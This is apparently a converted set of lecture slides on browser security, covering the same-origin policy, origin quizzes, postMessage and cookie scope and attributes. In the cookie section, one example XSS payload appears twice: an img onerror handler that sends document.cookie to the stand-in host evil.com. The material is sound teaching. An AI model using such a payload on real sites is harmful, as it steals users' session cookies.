

Web security model

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The basic idea

Web applications should provide the same security guarantees as those required for standalone applications

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Web applications should provide the same security guarantees as those required for standalone applications



The left screenshot shows the Barclays website. The main heading is 'Current accounts. Meet your new account.' Below this, there's a sub-heading 'Meet your new account' and a button 'Get started'. The right screenshot shows the Wikipedia article 'Same-origin policy'. The article text explains that the same-origin policy is an important concept in the web application security model. It defines an origin as a combination of URL scheme, host name, and port number. The article also mentions that this policy prevents a malicious script on one page from obtaining access to sensitive data on another web page through techniques like Document Object Model (DOM) manipulation. A table of contents is visible on the right side of the article.

The basic idea

Web applications should provide the same security guarantees as those required for standalone applications



The left screenshot shows the Wikipedia article titled "HTTPS". It explains that HTTPS is an extension of the Hypertext Transfer Protocol (HTTP) and is used for secure communication over a computer network. It mentions that the protocol is encrypted using Transport Layer Security (TLS) or, formerly, Secure Sockets Layer (SSL). The article also discusses the principle of confidentiality for HTTPS, which is authentication of the accessed website, and protection of the privacy and integrity of the exchanged data while in transit. It notes that HTTPS is used by many websites to protect sensitive information, such as login credentials, credit card numbers, and other personal data. The article also mentions that HTTPS is used by many websites to protect sensitive information, such as login credentials, credit card numbers, and other personal data.

The right screenshot shows the Wikipedia article titled "Same-origin policy". It explains that the same-origin policy is a security concept in the web application security model. It states that under the policy, a web browser permits scripts contained in a first web page to access data in a second web page, but only if both pages have the same origin. The origin is defined as a combination of URI scheme, host name, and port number. The policy prevents a malicious script on one page from obtaining access to sensitive data on another web page through techniques such as XMLHttpRequest. The article also mentions that the same-origin policy is used by many websites to protect sensitive information, such as login credentials, credit card numbers, and other personal data.

Access control in the browser

Subjects - JS scripts

Objects - DOM tree, DOM storage, the HTTP cookies, the JS namespace

Access control

- Same Origin Policy
- Cookie Policy

- the Same Origin Policy (SOP) -

The problem

Scripts can manipulate the DOM of a page using the API for the document or window elements, which are the various elements in the web page

Example: displays an alert message by using the alert() function from the window object

```
<body onload="window.alert('welcome to my page!');">
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Example: displays an alert message by using the alert() function from the window object

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The problem: Assume you are logged into bank.com and visit the malicious evil.com in another tab. What prevents a script on attacker.com from accessing the DOM associated with the bank page?

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Example: displays an alert message by using the `alert()` function from the window object

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The problem: Assume you are logged into `bank.com` and visit the malicious `evil.com` in another tab. What prevents a script on `attacker.com` from accessing the DOM associated with the bank page?

Part of the solution: The same-origin policy


- ▶ The SOP restricts how a document or script loaded from one origin (e.g. `www.evil.com`) can interact with a resource from another origin (e.g. `www.bank.com`). Each origin is kept isolated (sandboxed) from the rest of the web

SOP and windows/tabs

Windows and tabs have an origin derived from the URL of the webserver providing the content:

URL protocol://host:port/path?args#statement

Origin protocol://host:port



URL https://www.en.wikipedia.org/wiki/Same-origin_policy

Origin <https://www.en.wikipedia.org>

Quiz

Which URLs have the same origin as:

`http://www.example.com/dir/page.html?`

<code>http://www.example.com/dir/page2.html</code>	
<code>http://www.example.com/dir2/other.html</code>	
<code>http://www.example.com:443/dir/other.html</code>	
<code>https://www.example.com/dir/other.html</code>	
<code>http://en.example.com/dir/other.html</code>	
<code>http://example.com/dir/other.html</code>	
<code>http://v2.www.example.com/dir/other.html</code>	
<code>http://www.example.com:80/dir/other.html</code>	

Quiz

Which URLs have the same origin as:

`http://www.example.com/dir/page.html?`

<code>http://www.example.com/dir/page2.html</code>	✓
<code>http://www.example.com/dir2/other.html</code>	
<code>http://www.example.com:443/dir/other.html</code>	
<code>https://www.example.com/dir/other.html</code>	
<code>http://en.example.com/dir/other.html</code>	
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<code>https://www.example.com/dir/other.html</code>	
<code>http://en.example.com/dir/other.html</code>	
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<code>http://www.example.com:443/dir/other.html</code>	✗
<code>https://www.example.com/dir/other.html</code>	
<code>http://en.example.com/dir/other.html</code>	
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<code>http://www.example.com:443/dir/other.html</code>	✗
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<code>http://example.com/dir/other.html</code>	✗
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Quiz


Which URLs have the same origin as:

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<code>http://www.example.com/dir/page2.html</code>	✓
<code>http://www.example.com/dir2/other.html</code>	✓
<code>http://www.example.com:443/dir/other.html</code>	✗
<code>https://www.example.com/dir/other.html</code>	✗
<code>http://en.example.com/dir/other.html</code>	✗
<code>http://example.com/dir/other.html</code>	✗
<code>http://v2.www.example.com/dir/other.html</code>	✗
<code>http://www.example.com:80/dir/other.html</code>	IE/Others


SOP and Javascript

Can load cross-origin script. Browser will execute it with parent frame/window's origin. Cannot inspect source, but can call functions.




SOP and images

Browser can render cross-origin image, but SOP prevents page from inspecting it (individual pixels).



SOP and frames

Can load cross-origin HTML in iframe, but page cannot inspect or modify its content.



Cross-origin communication

- The `postMessage` interface allows windows to talk to each other no matter which origin they are from
- It is a way around the Same Origin Policy
- `https://attacker.com` can talk to `https://bank.com`
- But only if they both agree and call corresponding Javascript functions

```
var onMessage = function(msg){  
    if(msg.origin == 'https://user.bank.com'){  
        // Do something  
    }  
}
```

- the Cookie policy -

The problem

Scripts can manipulate the cookies stored in the browser using the API for the document elements

Example 1: displays all the cookies associated with the current document in an alert message

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<body onload="window.alert(document.cookie);">
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<body onload="window.alert(document.cookie);">
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Example 2: sends all the cookies associated with the current document to the evil.com server if x points to a non-existent image

```
<img src=x onerror=this.src='http://evil.com/?  
c='+document.cookie>
```

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Example 1: displays all the cookies associated with the current document in an alert message

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

```
<img src=x onerror=this.src='http://evil.com/?  
c='+document.cookie>
```

The problem: What prevents a script on evil.com from accessing the cookies authenticating you to the bank page?

Part of the solution: The cookie policy

- ▶ The Cookie Policy restricts how web servers and a scripts access the cookies of your browser.

Setting cookies with HTTP responses (1)



A cookie has several attributes:

```
Set-Cookie:  value[; expires=date][; domain=domain]
              [; path=path][; secure][; HttpOnly]
expires : (whentobedeleted)
domain : (whentosend) } scope
path : (whentosend)
secure : (onlyoverSSL)
HttpOnly : (onlyoverHTTP)
```

Setting cookies with HTTP responses(2)

- The scope of a cookie: (domain, path)

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e.g. sub.example.com can set a cookie domain to example.com

Setting cookies with HTTP responses(2)

- The scope of a cookie: (domain, path)
- The scope is set by the server in the header of an HTTP response: Set-Cookie
 - the domain set for the cookie should be a suffix of the webserver's hostname
 - e.g. sub.example.com can set a cookie domain to example.com
 - the path can be anything

Quiz

Can a server host at `http://www.bar.example.com/` set the following cookie domains?

<code>foo.bar.example.com/</code>	
<code>bar.example.com/</code>	
<code>foo.example.com/</code>	
<code>example.com/</code>	
<code>ample.com/</code>	
<code>.com/</code>	

Quiz

Can a server host at `http://www.bar.example.com/` set the following cookie domains?

<code>foo.bar.example.com/</code>	X
<code>bar.example.com/</code>	
<code>foo.example.com/</code>	
<code>example.com/</code>	
<code>ample.com/</code>	
<code>.com/</code>	

Quiz

Can a server host at `http://www.bar.example.com/` set the following cookie domains?

<code>foo.bar.example.com/</code>	✗
<code>bar.example.com/</code>	✓
<code>foo.example.com/</code>	
<code>example.com/</code>	
<code>ample.com/</code>	
<code>.com/</code>	

Quiz

Can a server host at `http://www.bar.example.com/` set the following cookie domains?

<code>foo.bar.example.com/</code>	✗
<code>bar.example.com/</code>	✓
<code>foo.example.com/</code>	✗
<code>example.com/</code>	
<code>ample.com/</code>	
<code>.com/</code>	

Quiz

Can a server host at `http://www.bar.example.com/` set the following cookie domains?

<code>foo.bar.example.com/</code>	✗
<code>bar.example.com/</code>	✓
<code>foo.example.com/</code>	✗
<code>example.com/</code>	✓
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<code>.com/</code>	

Quiz

Can a server host at `http://www.bar.example.com/` set the following cookie domains?



<code>foo.bar.example.com/</code>	✗
<code>bar.example.com/</code>	✓
<code>foo.example.com/</code>	✗
<code>example.com/</code>	✓
<code>ample.com/</code>	✗
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Can a server host at `http://www.bar.example.com/` set the following cookie domains?



<code>foo.bar.example.com/</code>	✗
<code>bar.example.com/</code>	✓
<code>foo.example.com/</code>	✗
<code>example.com/</code>	✓
<code>ample.com/</code>	✗
<code>.com/</code>	✗

Sending cookies in HTTP requests





- Cookies are automatically sent back to the server by the browser if in the URL's scope:

Sending cookies in HTTP requests





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e.g. a cookie set for `example.com` will be sent to `sub.example.com`

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- Cookies are automatically sent back to the server by the browser if in the URL's scope:
 - if the cookie's domain is a suffix of the URL's domain
e.g. a cookie set for `example.com` will be sent to `sub.example.com`
 - if the cookie's path is a prefix of the URL's path
e.g. a cookie set for `example.com/` will be sent to `example.com/path`

Sending cookies in HTTP requests



- Cookies are automatically sent back to the server by the browser if in the URL's scope:
 - if the cookie's domain is a suffix of the URL's domain
e.g. a cookie set for `example.com` will be sent to `sub.example.com`
 - if the cookie's path is a prefix of the URL's path
e.g. a cookie set for `example.com/` will be sent to `example.com/path`
- In other words, a cookie with `domain` and `path` will be sent to all URLs of the form `http://*.domain/path/*`

Quiz

Imagine I have two cookies stored in my browser with the following origin/scope set

`cookie1` set for `(foo.example.com, /)`

`cookie2` set for `(example.com, /)`

Which of these cookies will be included in HTTP requests sent to the following URLs?

<code>http://bar.example.com/</code>	
<code>http://foo.example.com/</code>	
<code>https://foo.example.com/</code>	
<code>http://example.com/</code>	
<code>http://sample.com/</code>	

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<code>http://foo.example.com/</code>	<code>cookie1</code> and <code>cookie2</code>
<code>https://foo.example.com/</code>	
<code>http://example.com/</code>	
<code>http://sample.com/</code>	

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<code>https://foo.example.com/</code>	<code>cookie1</code> and <code>cookie2</code>
<code>http://example.com/</code>	<code>cookie2</code>
<code>http://sample.com/</code>	<code>none</code>


SOP vs Cookie Policy

For JS, the browser applies the Cookie Policy and not the SOP
JS with origin O will have access to all cookies in the scope of O

- ▶ According to the SOP foo.example.com and bar.example.com should be viewed as different origins and isolated
- ▶ According to the Cookie Policy they are trusted to share cookies set with domain example.com

HTTPonly Cookies

- HTTPonly: if enabled scripting languages cannot access or manipulating the cookie.
- Can prevent GA from accessing cookies set by example.com -
 - the browser will not send them because not the same origin
 - GA's javascript cannot access them either



Secure Cookies

- ▶ What if the attacker manages to trick the victim to visit `http://bank.com` instead of `https://bank.com`?

Secure Cookies


- ▶ What if the attacker manages to trick the victim to visit `http://bank.com` instead of `https://bank.com`?
- ▶ The browser will transmit unencrypted all the cookies for the domain `https://bank.com`!!

Secure Cookies

- ▶ What if the attacker manages to trick the victim to visit `http://bank.com` instead of `https://bank.com`?
- ▶ The browser will transmit unencrypted all the cookies for the domain `https://bank.com`!!
- ▶ A cookie with the Secure attribute is sent to the server only with an encrypted request over the HTTPS protocol, never with unsecured HTTP.

SameSite Cookies

- Can prevent GA from accessing cookies set by example.com -
 - the browser will not send them because not the same origin
 - not even if XMLHttpRequest request sent through GA's javascript



The web security model